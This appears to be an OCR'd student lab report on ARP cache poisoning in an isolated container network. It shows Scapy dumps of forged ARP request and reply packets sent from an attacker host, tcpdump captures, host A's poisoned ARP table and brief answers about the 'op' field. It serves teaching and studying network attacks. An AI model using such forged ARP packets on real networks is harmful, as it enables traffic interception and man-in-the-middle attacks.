


```
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:32:35.815779 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6,
 length 28
14:32:35.816239 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
```




```
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

On Attacker M
# python3 task11A.py



```
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:


seed@Naman209: ~/.../Labsetup
seed@Nama... seed@Nama... seed@Nama... seed@Nama...

```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/#
```

seed@Naman209: ~/.../Labsetup
seed@Nama... seed@Nama... seed@Nama... seed@Nama...

```
root@hostB:209:NamanC:/# arp
root@hostB:209:NamanC:/#
```


Questions:

1. What does the ‘op’ in the screenshot of the attacker machine signify? What is its default value?
   - ➔ ‘op’ in ARP is Operation Code and the default value of op is set 1(ARP Request)
2. What was the difference between the ARP cache results in the above 2 approaches? Why did you observe this difference?
   - ➔ Difference was in the header fields between the 2 approaches. The header was not manually set in approach 1, resulting in additional entry of attacker’s IP(which should not happen in an actual attack) too.
   - ➔ In approach 2, header was set manually to manipulate host A’s cache resulting in modified A’s ARP table

Task 1.B: Using ARP Reply


For Scenario 1

On Attacker M
# python3 task11A.py




```
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

On Host A
# tcpdump -i eth0 -n




```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/#
```




```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

On Attacker M
# python3 task1B.py



```
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:




```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/#
```

For Scenario 2


On Host A

tcpdump -i eth0 -n



```
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:36:45.616342 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

On Attacker M
# python3 task1B.py



seed@Naman209: ~/.../Labsetup
seed@Nama... seed@Nama... seed@Nama... seed@Nama...

```
root@hostM:209:NamanC:/volumes# python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```


Question:
1. What does op=2 mean?

➔ ‘op’=2 refers to ARP Reply

Task 1.C: Using ARP Gratuitous Message


For Scenario 1

On Attacker M
# python3 task1A.py




```
root@hostM:209:NamanC:/volumes# python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# 
```

ARP on Host A:




```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/#
```

On Host A and Host B
# tcpdump -i eth0 -n

